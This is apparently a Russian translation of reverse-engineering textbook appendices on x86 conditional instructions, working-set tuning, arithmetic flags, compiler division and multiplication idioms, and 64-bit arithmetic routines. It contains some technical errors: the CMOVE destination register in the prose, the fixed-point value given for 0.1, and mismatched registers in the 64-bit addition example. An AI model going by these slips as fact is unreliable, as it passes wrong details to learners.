Использование `SETNE` в таком контексте даёт изящное решение. Если `result == 0`, `EAX` получает ноль. В противном случае он получает единицу. Разумеется, как и у `Jcc`, конкретное условие каждой инструкции `SETcc` основано на кодах условий, описанных ранее в этом приложении.

Условное перемещение (CMOVcc)

Инструкция `CMOVcc` - ещё одна возможность предикатного выполнения в наборе IA-32. Она условно копирует данные из второго операнда в первый. Проверяемое условие зависит от конкретного кода. Как и `SETcc`, `CMOVcc` имеет несколько версий, по одной для каждого описанного ранее кода условия. Ниже показано простое применение `CMOVcc`:

```
mov     ecx, 2000
cmp     edx, 0
mov     eax, 1000
cmove   eax, ecx
ret
```

Предыдущий код, созданный компилятором Intel C/C++, демонстрирует изящное применение `CMOVcc`. Идея состоит в том, что `EAX` должен получить одно из двух значений в зависимости от `EDX`.

> **CMOV в современных компиляторах.** При исследовании обычной программы, созданной компилятором, `CMOV` встречается довольно редко. Вероятная причина в том, что эта инструкция отсутствовала в ранних поколениях процессоров IA-32 и впервые появилась в Pentium Pro. Поэтому большинство компиляторов, по-видимому, не используют её, вероятно, из-за обратной совместимости. Интересно, что некоторые компиляторы не хотят применять её даже при явной настройке на более современные процессоры. Два компилятора C/C++, которые действительно используют `CMOV`, - Intel C++ Compiler и GCC (GNU C Compiler). Последняя версия Microsoft C/C++ Optimizing Compiler на момент написания, 13.10.3077, по-видимому, вообще не применяет `CMOV`, даже если целевой процессор явно задан как модель нового поколения.

Реализация загружает один возможный результат в ECX, а другой в EAX. Код сравнивает EDX с условным значением, в данном случае нулём, и использует CMOVE (условное перемещение при равенстве), чтобы при равенстве условно загрузить в EDX значение из ECX. Если условие не выполняется, перемещение не происходит, и EAX сохраняет прежнее значение 1000. Если перемещение выполняется, в EAX загружается 2000. Отсюда легко вывести, что исходный код был похож на следующий:

```
if (SomeVariable == 0)

return 2000;
else

return 1000;
```

Влияние настройки рабочего набора на реверс-инжиниринг

Настройка рабочего набора - процесс перестройки компоновки кода в исполняемом файле путём сбора наиболее часто используемых участков в начале модуля. Идея состоит в задержке загрузки редко используемого кода, чтобы в памяти постоянно находились только часто используемые части программы. Это значительно сокращает потребление памяти и ускоряет запуск. Настройку рабочего набора можно применять как к программам, так и к операционной системе.

Настройка рабочего набора на уровне функций

Обычная форма настройки основана на перестройке расположения функций. Программа запускается, а средство настройки рабочего набора наблюдает, какие функции выполняются чаще всего. Затем порядок функций в двоичном файле перестраивается по этим сведениям: самые популярные переносятся в начало модуля, а менее популярные размещаются ближе к концу. Благодаря этому операционная система может держать область "популярного кода" в памяти, а остальную часть модуля загружать лишь по необходимости и снова выгружать, когда она больше не нужна.

В большинстве сценариев настройка на уровне функций не влияет на процесс реверс-инжиниринга, кроме одной небольшой подсказки о программе: адрес функции относительно начала модуля показывает её популярность. Чем ближе функция к началу, тем чаще она используется. Функции почти в самом конце модуля, то есть с высокими адресами, выполняются очень редко и, вероятно, отвечают за необычные случаи вроде обработки ошибок или редко используемых возможностей. Эта идея показана на рисунке A.13.




Рисунок A.13. Влияние настройки рабочего набора на уровне функций на размещение кода в двоичных исполняемых файлах.

Настройка рабочего набора на уровне строк

Настройка на уровне строк - более совершенная форма, обычно требующая явной поддержки компилятора. Вместо перестановки функций по шаблонам использования процесс может перемещать условные участки внутри отдельных функций, делая рабочий набор ещё эффективнее. Средство собирает статистику использования каждого условия программы и способно переносить условные блоки кода в другие области двоичного модуля.

Для исследователя такая настройка полезна тем, что показывает вероятность выполнения конкретного условия при обычной работе. Однако невозможность увидеть всю функцию как единое целое создаёт серьёзные неудобства. Поскольку блоки кода переносятся за пределы функций, которым принадлежат, сеансы реверс-инжиниринга таких модулей имеют некоторые особенности. Важно помнить, что функции разделены и разбросаны по модулю, а понять, что перед вами отсоединённый фрагмент неизвестной функции на другом конце модуля, бывает трудно. Код непосредственно перед фрагментом и после него может вообще не иметь к нему отношения. Один приём, иногда позволяющий установить связи между изолированными фрагментами, - поиск безусловного `JMP` в конце. Нередко отсоединённый код возвращается переходом к основному телу функции и тем самым раскрывает его расположение. В других случаях фрагмент просто выполняет возврат, и его связь с основной функцией остаётся неизвестной. На рисунке A.14 показано влияние настройки на уровне строк на размещение кода.




Рисунок A.14. Влияние настройки рабочего набора на уровне строк на размещение кода в том же образце двоичного исполняемого файла.

Приложение B. Понимание скомпилированной арифметики

В этом приложении объясняются основы реализации арифметики на языке ассемблера и демонстрируются некоторые базовые арифметические последовательности и их вид при реверс-инжиниринге. Арифметика наряду с потоком управления и управлением данными является одной из основных опор любой программы. Некоторые арифметические последовательности просты и легко расшифровываются, а другие из-за различных оптимизаций компилятора могут быть несколько трудны для чтения.

Приложение начинается с описания основных флагов IA-32, используемых в арифметике, а затем демонстрирует разнообразные арифметические последовательности, часто встречающиеся в ассемблерном коде IA-32, созданном компилятором.

Арифметические флаги

Чтобы понимать подробности реализации арифметики и логики на языке ассемблера, необходимо в полной мере разбираться во флагах и их применении. Они используются почти в каждой арифметической инструкции набора, и для настоящего понимания смысла ассемблерных арифметических последовательностей нужно знать назначение отдельных флагов и способы их использования инструкциями.

В процессорах IA-32 флаги хранятся в 32-разрядном регистре `EFLAGS`, которым управляет процессор и к которому программный код редко обращается непосредственно. Многие флаги `EFLAGS` являются системными и определяют текущее состояние процессора. Помимо них существуют восемь флагов состояния, обычно отображающих результат последней выполненной арифметической операции. В следующих разделах описаны важнейшие флаги состояния IA-32.

Флаги переполнения (CF и OF)

Флаг переноса `CF` и флаг переполнения `OF` - два важных элемента арифметического и логического ассемблерного кода. Их назначение и различия не сразу очевидны, поэтому приведём краткий обзор.

И `CF`, и `OF` являются индикаторами переполнения: они сообщают программе об арифметической операции, результат которой слишком велик для полного представления операндом назначения. Разница между ними связана с типами данных, обрабатываемыми программой.

В отличие от большинства языков высокого уровня, ассемблерные программы не указывают явно подробности типов данных. Некоторые арифметические инструкции, например `ADD` (сложение) и `SUB` (вычитание), даже не знают, являются операнды знаковыми или беззнаковыми, поскольку это не имеет значения: двоичный результат одинаков. Другие инструкции, например `MUL` (умножение) и `DIV` (деление), имеют отдельные версии для знаковых и беззнаковых операндов, поскольку точный тип действительно влияет на двоичный результат умножения и деления.

Одна область, где знаковое или беззнаковое представление важно всегда, - переполнение. Поскольку знаковые целые числа на один разряд меньше беззнаковых аналогичного размера из-за дополнительного бита знака, переполнение у них возникает по-разному. Здесь и вступают в действие `CF` и `OF`. Вместо отдельных знаковых и беззнаковых версий арифметических инструкций

проблема правильного сообщения о переполнении решается двумя флагами: одним для знаковых операндов и другим для беззнаковых. Сложение и вычитание выполняются одной инструкцией для обоих видов операндов; она устанавливает обе группы флагов, а следующие инструкции сами учитывают нужную.

Например, рассмотрим следующий арифметический фрагмент и его влияние на флаги переполнения:

```
mov     ax, 0x1126     ; (4390 in decimal)
mov     bx, 0x7200     ; (29184 in decimal)
add     ax, bx
```

Предыдущее сложение даст разные результаты в зависимости от того, считается ли операнд назначения знаковым или беззнаковым. В шестнадцатеричной форме результат равен `0x8326`, то есть 33574, если `AX` считается беззнаковым. Если трактовать `AX` как знаковый операнд, произойдёт переполнение. Любое знаковое число с установленным старшим битом считается отрицательным, поэтому `0x8326` превращается в -31962. Очевидно, что 16-разрядный знаковый операнд может представлять значения лишь до 32767, а потому сложение 4390 и 29184 вызовет переполнение и `AX` циклически перейдёт к отрицательному числу. Следовательно, с беззнаковой точки зрения переполнения нет, но для знакового операнда назначения оно произошло. Поэтому предыдущий код установит `OF`, представляющий переполнение знаковых операндов, и сбросит `CF`, представляющий переполнение беззнаковых.

Флаг нуля (ZF)

Флаг нуля устанавливается, когда результат арифметической операции равен нулю, и сбрасывается при ненулевом результате. `ZF` применяется во многих ситуациях кода IA-32, но, вероятно, одно из самых распространённых назначений - сравнение двух операндов и проверка их равенства. Инструкция `CMP` вычитает один операнд из другого и устанавливает `ZF`, если псевдорезультат вычитания равен нулю, что указывает на равенство операндов. Если операнды различны, `ZF` сбрасывается.

Флаг знака (SF)

Флаг знака получает значение старшего бита результата независимо от его знакового или беззнакового типа. Для знаковых целых это соответствует знаку числа: значение 1 обозначает отрицательный результат, а 0 - положительный результат или ноль.

Флаг чётности (PF)

Флаг чётности, используемый редко, сообщает двоичную чётность младших 8 бит некоторых арифметических результатов. Двоичная чётность означает, что флаг отражает чётность количества установленных битов, а не числовую чётность самого результата. Значение 1 обозначает чётное количество единичных битов в младших 8 разрядах, а 0 - нечётное.

Базовая целочисленная арифметика

В следующем разделе рассматриваются основные арифметические операции и их реализация компиляторами на машинах IA-32. Будут охвачены оптимизированные сложение, вычитание, умножение, деление и вычисление остатка.

> В любом разумном компиляторе арифметическая операция с двумя константными операндами полностью устраняется и заменяется в ассемблерном коде результатом. Следующее обсуждение арифметических оптимизаций относится лишь к случаям, где по меньшей мере один операнд является переменным и заранее неизвестен.

Сложение и вычитание

Целые числа обычно складываются и вычитаются инструкциями `ADD` и `SUB`, которые могут принимать разные виды операндов: имена регистров, непосредственные жёстко заданные значения или адреса памяти. Конкретное сочетание зависит от компилятора и не всегда говорит о чём-либо определённом в исходном коде, но очевидно, что сложение или вычитание с непосредственным операндом обычно отражает константу, жёстко заданную в исходном тексте. И всё же иногда компиляторы прибавляют константу к регистру или вычитают её для иных целей без соответствующего указания на уровне исходного кода. Обратите внимание, что обе инструкции сохраняют результат в левом операнде.

Сложение и вычитание - очень простые операции, эффективно выполняемые современными процессорами IA-32, поэтому компиляторы обычно реализуют их непосредственно. В старых реализациях IA-32 инструкция `LEA` считалась быстрее `ADD` и `SUB`, из-за чего многие компиляторы применяли её для быстрых сложений и сдвигов. Вот как `LEA` может выполнить арифметическую операцию:

```
lea       ecx, DWORD PTR [edx+edx]
```

Обратите внимание: хотя большинство дизассемблеров добавляет перед операндами слова `DWORD PTR`, `LEA` в действительности не различает указатель и целое число. Она никогда не обращается к памяти.

Начиная с Pentium 4 ситуация изменилась, и при создании кода большинство компиляторов использует `ADD` и `SUB`. Однако в окружении нескольких других `ADD` или `SUB` компилятор Intel, по-видимому, всё ещё применяет `LEA`. Вероятная причина в том, что её исполнительный блок отделён от блоков `ADD` и `SUB`. Использовать `LEA` разумно, когда основные ALU заняты: это повышает вероятность параллельного выполнения.

Умножение и деление

Прежде чем обсуждать умножение и деление, рассмотрим несколько основ. Обе операции считаются в компьютерах довольно сложными, намного сложнее сложения и вычитания. Процессоры IA-32 предоставляют инструкции для нескольких видов умножения и деления, но все они относительно медленны. Поэтому компиляторы довольно часто реализуют обе операции другими способами.

Деление или умножение числа на степени двойки очень естественно для компьютера, поскольку хорошо согласуется с двоичным представлением целых. Это подобно тому, как людям легко делить и умножать на степени десяти: достаточно переместить несколько нулей. Интересно, что

компьютеры работают с делением и умножением во многом так же. Общая стратегия - максимально приблизить делитель или множитель к удобному числу, легко представленному системой счисления. Затем выполняется относительно простое вычисление, после чего оставшаяся часть делителя или множителя вносится в результат. Для IA-32 эквивалент перемещения нулей - двоичные сдвиги инструкциями SHL и SHR. SHL сдвигает влево, что соответствует умножению на степени двойки. SHR сдвигает вправо, что соответствует делению на степени двойки. После сдвига компиляторы обычно корректируют результат сложением и вычитанием.

Умножение

При умножении одной переменной на другую наиболее эффективным инструментом обычно является MUL/IMUL. Однако большинство компиляторов полностью избегает этих инструкций, если множитель является константой. Например, умножение переменной на 3 обычно реализуется сдвигом числа на один бит влево и прибавлением исходного значения. Это можно сделать сочетанием SHL и ADD либо с помощью LEA:

```
lea     eax, DWORD PTR [eax+eax*2]
```

В более сложных случаях компиляторы используют сочетание LEA и ADD. Например, следующий код по существу выполняет умножение на 32:

```
lea       eax, DWORD PTR [edx+edx]
add       eax, eax
add       eax, eax
add       eax, eax
add       eax, eax
```

По существу, здесь вычисляется y=x*2*2*2*2*2, что эквивалентно y=x*32. Если задуматься, этот код, созданный компилятором Intel, довольно удивителен. Во-первых, он велик по размеру: одна LEA и четыре ADD намного длиннее одной SHL. Во-вторых, неожиданно, что последовательность действительно быстрее простого сдвига SHL на 5, особенно если учесть высокую производительность SHL. Объяснение в том, что LEA и ADD имеют очень малую задержку и высокую пропускную способность. Вероятно, вся последовательность способна выполниться менее чем за три такта, хотя это зависит от конкретного процессора и других условий среды. В отличие от неё задержка SHL равна четырём тактам, поэтому использовать её не столь эффективно.

Рассмотрим ещё одну последовательность умножения:

```
lea     eax, DWORD PTR [esi + esi * 2]
sal     eax, 2
sub     eax, esi
```

Эта последовательность, созданная GCC, с помощью LEA умножает ESI на 3, а затем SAL (та же инструкция, что и SHL, у них один код операции) дополнительно умножает результат на 4. Вместе две операции умножают операнд на 12. Затем код вычитает из результата исходный операнд. По существу, последовательность умножает его на 11. Математически это можно записать так: y=(x+x*2)*4-x.

Деление

Для компьютеров деление - самая сложная операция целочисленной арифметики. Встроенные инструкции `DIV` и `IDIV` относительно очень медленны и в последних поколениях процессоров NetBurst имеют задержку свыше 50 тактов. Для сравнения, задержка сложения и вычитания меньше одного такта, причём они могут выполняться параллельно. При неизвестном делителе у компилятора нет выбора, кроме `DIV`. Обычно это плохо для производительности, но хорошо для исследователя, поскольку код получается понятным и непосредственным.

При постоянных делителях ситуация намного сложнее. В зависимости от делителя компилятор способен применять весьма изобретательные способы эффективного деления. Проблема в том, что итоговый код часто крайне неудобен для чтения. В следующих разделах рассматривается умножение на обратную величину - оптимизированный способ деления.

Понимание умножения на обратную величину

Идея состоит в использовании умножения вместо деления. На процессорах IA-32 умножение в 4-6 раз быстрее, и в некоторых случаях инструкций деления можно избежать. Делимое умножается на дробь, обратную делителю. Например, чтобы разделить 30 на 3, вычисляют обратную величину 3, то есть `1 / 3`. Результат приблизительно равен 0,3333333; умножив на него 30, получаем правильный ответ 10.

Реализовать умножение на обратную величину в целочисленной арифметике немного сложнее, поскольку используемый тип данных представляет только целые числа. Для преодоления проблемы компилятор применяет арифметику с фиксированной точкой.

Арифметика с фиксированной точкой позволяет представлять дроби и вещественные числа без "плавающей" подвижной десятичной точки. Компонент порядка, то есть положение десятичной точки в типах с плавающей точкой, не используется, и положение точки остаётся фиксированным. Это отличается от аппаратных механизмов плавающей точки, где оборудование распределяет доступные биты между целой и дробной частями. Благодаря такому механизму типы с плавающей точкой представляют огромный диапазон значений: от чрезвычайно малых между 0 и 1 до чрезвычайно больших с десятками нулей перед десятичной точкой.

Чтобы представить приближение вещественного числа в целом, внутри него мысленно задают точку, которая определяет, какая часть отображает целое значение, а какая - дробное. Целая часть представлена обычным целым числом с доступным после разделения количеством битов. Дробная часть как можно точнее в пределах оставшихся битов отображает расстояние от текущего целого значения, например 1, до следующего, в данном случае 2. Разумеется, это всегда приближение: многие вещественные числа невозможно представить точно. Например, для представления 0,5 дробная часть будет содержать `0x80000000`, если предположить 32-разрядную дробную величину. Для 0,1 она будет содержать `0x20000000`.

Возвращаясь к исходной задаче: чтобы умножить 32-разрядное делимое на целочисленную обратную величину, компилятор умножает его на 32-разрядное обратное значение. Получается 64-разрядный результат. Младшие 32 бита содержат остаток, также представленный как дробная величина, а старшие 32 бита - искомый результат.

В таблице B.1 приведено несколько примеров 32-разрядных обратных величин, используемых компиляторами. Каждая применяется вместе с делителем, который всегда является степенью двойки, то есть по существу сдвигом вправо, ведь настоящего деления мы пытаемся избежать. Компиляторы сочетают сдвиги вправо с обратными величинами для повышения точности, поскольку при больших делимых одних обратных значений недостаточно.

Таблица B.1. Примеры умножения на обратную величину при делении

Делитель в исходном коде	32-разрядная обратная величина	Обратная величина как дробь	В сочетании с делителем
3	0xAAAAAAAB	2/3	2
5	0xCCCCCCCD	4/5	4
6	0xAAAAAAAB	2/3	4

Обратите внимание, что последняя цифра каждой обратной величины увеличена на единицу. Дробные значения невозможно представить точно, поэтому компилятор округляет дробь вверх, чтобы получить правильный целочисленный результат в пределах заданного количества битов.

Разумеется, помните, что умножение тоже не является тривиальной операцией, и инструкции умножения IA-32 могут быть довольно медленными, хотя значительно быстрее деления. Поэтому компиляторы используют обратную величину только тогда, когда делитель не является степенью двойки. Если является, операнды просто сдвигаются вправо нужное количество раз.

Расшифровка умножений на обратную величину

Такие умножения довольно легко обнаружить, если знать, что искать. Ниже приведена типичная последовательность:

```
mov     ecx, eax
mov     eax, 0xaaaaaaab
mul     ecx
shr     edx, 2
mov     eax, edx
```

> **Деление переменных делимых с помощью умножения на обратную величину?** Существуют также оптимизированные алгоритмы деления для переменных делимых, где обратная величина вычисляется во время выполнения, однако современные реализации IA-32 предлагают относительно производительные инструкции DIV и IDIV. Поэтому при создании кода IA-32 компиляторы редко используют умножение на обратную величину для переменных делимых, а просто применяют DIV или IDIV. Вычисление обратной величины во время выполнения вместе с последующим умножением заняло бы больше времени, чем непосредственное деление.

Этот код умножает ECX на 0xAAAAAAAB, что соответствует 0,6666667, или двум третям. Затем число сдвигается на две позиции вправо, то есть фактически делится на 4. Сочетание умножения на две трети и деления на 4 эквивалентно делению на 6. Обратите внимание, что результат умножения берётся из EDX, а не EAX. Инструкция MUL создаёт 64-разрядный результат: старшие 32 бита сохраняются в EDX, а младшие - в EAX. Нас интересуют старшие 32 бита, поскольку в представлении с фиксированной точкой именно они содержат целую величину.

Вот немного более сложный пример с несколькими дополнительными этапами:

```
mov     ecx, eax
mov     eax, 0x24924925
mul     ecx
mov     eax, ecx
sub     eax, edx
shr     eax, 1
add     eax, edx
shr     eax, 2
```

Эта последовательность очень похожа на предыдущую, но результат умножения здесь подвергается дополнительной обработке. Математически она выполняет следующее:

```
y = ((x - x * sr) / 2 + x * sr) / 4
где x = делимое, а sr = 1 / 7 (в масштабе).
```

Из формулы быстро становится очевидно, что это деление на 7. Но на первый взгляд код после `MUL` может показаться избыточным: будто для деления на 7 достаточно умножить делимое на обратную величину. Проблема в ограниченной точности обратного значения. Компилятор округляет его вверх до ближайшего числа, чтобы свести к минимуму ошибку умножения. Для больших делимых накопленная погрешность даёт неверный результат. Чтобы понять проблему, нужно помнить, что частные должны усекаться, то есть округляться вниз. При обратных величинах, округлённых вверх, для некоторых делимых частное будет округлено вверх. Поэтому компиляторы один раз прибавляют обратную величину и один раз вычитают её, устраняя внесённую ошибку.

Остаток от деления

По существу, остаток - та же операция, что и деление, но используется другая часть результата. Ниже приведён самый распространённый и интуитивный способ вычислить остаток для знакового 32-разрядного целого:

```
mov     eax, DWORD PTR [Divisor]
cdq
mov     edi, 100
idiv    edi
```

Этот код делит `Divisor` на 100 и помещает результат в `EDX`. Это самая тривиальная реализация, поскольку остаток получается простым делением двух значений с помощью `IDIV`, процессорной инструкции знакового деления. Обычное поведение `IDIV` состоит в помещении частного в `EAX`, а остатка в `EDX`, поэтому следующий код может просто взять остаток из `EDX`. Обратите внимание: поскольку `IDIV` получает 32-разрядный делитель `EDI`, она использует 64-разрядное делимое в `EDX:EAX`, поэтому применяется `CDQ`. Эта инструкция просто преобразует значение `EAX` в 64-разрядную величину `EDX:EAX`. Дополнительные сведения о `CDQ` приведены далее в этом приложении, в разделе о преобразовании типов.

Такой подход хорош для исследователя благодаря высокой читаемости, но не является самым быстрым при выполнении. `IDIV` довольно медленна, это одна из самых медленных инструкций всего набора. Данный код создан компилятором Microsoft.

Некоторые компиляторы действительно используют для вычисления остатка умножение на обратную величину (см. раздел о делении).

64-разрядная арифметика

Современные 32-разрядные программы часто используют целочисленные типы крупнее 32 бит для таймеров высокой точности, высокоточной обработки сигналов и множества других задач. В коде общего назначения, не скомпилированном специально для расширений процессора наподобие SSE, SSE2 и SSE3, компилятор объединяет два 32-разрядных целых и выполняет над ними арифметические операции специализированными последовательностями. В следующих разделах описаны самые распространённые операции над такими 64-разрядными типами.

При работе с целыми крупнее 32 бит без расширенных типов SIMD компилятор представляет полный операнд несколькими 32-разрядными числами. В зависимости от конкретного компилятора арифметика выполняется по-разному. Компиляторы с поддержкой крупных типов имеют встроенные механизмы для работы с ними. Другие могут трактовать такие типы как структуры из нескольких целых, требуя от программы или библиотеки специального кода для арифметических операций.

Большинство современных компиляторов имеет встроенную поддержку 64-разрядных типов. Обычно в памяти они хранятся как два 32-разрядных целых, а при арифметических действиях компилятор создаёт специальный код. В следующих разделах описано выполнение распространённых арифметических функций над такими типами.

Сложение

64-разрядные целые обычно складываются сочетанием инструкций `ADD` и `ADC` (сложение с переносом). `ADC` очень похожа на обычную `ADD`, но дополнительно прибавляет к результату значение флага переноса `CF`.

Младшие 32 бита обоих операндов складываются обычной `ADD`, которая устанавливает или сбрасывает `CF` в зависимости от возникновения переноса. Затем старшие 32 бита складываются `ADC`, чтобы учесть результат предыдущего сложения. Вот короткий пример:

```
mov     esi, [Operand1_Low]
mov     edi, [Operand1_High]
add     eax, [Operand2_Low]
adc     edx, [Operand2_High]
```

Обратите внимание, что в примере два 64-разрядных операнда хранятся в регистрах. Поскольку каждый регистр 32-разрядный, на один операнд требуется два. Первый использует `ESI` для младшей части и `EDI` для старшей. Второй использует `EAX` для младшей и `EDX` для старшей. Результат оказывается в `EDX:EAX`.

Вычитание

Вычитание по существу совпадает со сложением, а `CF` используется как "заём", связывающий младшую и старшую части. Для младшей применяется `SUB`, поскольку это обычное вычитание, а для старшей - `SBB`, включающая в операцию значение `CF`.

```
mov     eax, DWORD PTR [Operand1_Low]
sub     eax, DWORD PTR [Operand2_Low]
mov     edx, DWORD PTR [Operand1_High]
sbb     edx, DWORD PTR [Operand2_High]
```

Умножение

Умножение 64-разрядных чисел слишком длительно и сложно, чтобы компилятор встраивал операцию в код. Вместо этого он использует заранее определённую функцию `allmul`, которая вызывается при умножении двух 64-разрядных значений. Эта функция вместе с исходным ассемблерным кодом входит в библиотеку времени выполнения Microsoft C (CRT) и приведена в листинге B.1.

```
_allmul PROC NEAR

mov     eax,HIWORD(A)
mov     ecx,HIWORD(B)
or      ecx,eax         ;test for both hiwords zero.
mov     ecx,LOWORD(B)
jnz     short hard      ;both are zero, just mult ALO and BLO
mov     eax,LOWORD(A)
mul     ecx
ret     16              ; callee restores the stack
hard:

push    ebx
mul     ecx             ;eax has AHI, ecx has BLO, so AHI * BLO
mov     ebx,eax         ;save result
mov     eax,LOWORD(A2)
mul     dword ptr HIWORD(B2) ;ALO * BHI
add     ebx,eax         ;ebx = ((ALO * BHI) + (AHI * BLO))
mov     eax,LOWORD(A2)  ;ecx = BLO
mul     ecx             ;so edx:eax = ALO*BLO
add     edx,ebx         ;now edx has all the LO*HI stuff
pop     ebx
ret     16
```

Листинг B.1. Функция `allmul`*, используемая для 64-разрядного умножения в коде, созданном компиляторами Microsoft.*

К сожалению, в большинстве сценариев реверс-инжиниринга эта функция может встретиться без имени, поскольку будет внутренним символом программы. Поэтому имеет смысл быстро изучить листинг B.1 и получить общее представление о её работе: это поможет позднее распознать функцию при исследовании.

Деление

Деление 64-разрядных целых значительно сложнее умножения, и компилятор снова использует внешнюю функцию. Microsoft применяет функцию CRT `alldiv`. Она полностью приведена в листинге B.2, чтобы упростить её распознавание при исследовании программы с 64-разрядной арифметикой.

```
_alldiv PROC NEAR

push    edi
push    esi
push    ebx

; Set up the local stack and save the index registers.  When this is
; done the stack frame will look as follows (assuming that the
; expression a/b will generate a call to lldiv(a, b)):
;
;               -----------------
;               |               |
;               |---------------|
;               |               |
;               |--divisor (b)--|
;               |               |
```

```
;               |---------------|
;               |               |
;               |--dividend (a)-|
;               |               |
;               |---------------|
;               | return addr** |
;               |---------------|
;               |      EDI      |
;               |---------------|
;               |      ESI      |
;               |---------------|
;       ESP---->|      EBX      |
;               -----------------
;

DVND    equ     [esp + 16]      ; stack address of dividend (a)
DVSR    equ     [esp + 24]      ; stack address of divisor (b)

; Determine sign of the result (edi = 0 if result is positive, non-zero
; otherwise) and make operands positive.

xor     edi,edi         ; result sign assumed positive

mov     eax,HIWORD(DVND) ; hi word of a
or      eax,eax         ; test to see if signed
jge     short L1        ; skip rest if a is already positive
inc     edi             ; complement result sign flag
mov     edx,LOWORD(DVND) ; lo word of a
neg     eax             ; make a positive
neg     edx
sbb     eax,0
```

Листинг B.2. Функция `alldiv`*, используемая для 64-разрядного деления в коде, созданном компиляторами Microsoft. Начало.*

```
mov     HIWORD(DVND),eax ; save positive value
mov     LOWORD(DVND),edx
L1:

mov     eax,HIWORD(DVSR) ; hi word of b
or      eax,eax         ; test to see if signed
jge     short L2        ; skip rest if b is already positive
inc     edi             ; complement the result sign flag
mov     edx,LOWORD(DVSR) ; lo word of a
neg     eax             ; make b positive
neg     edx
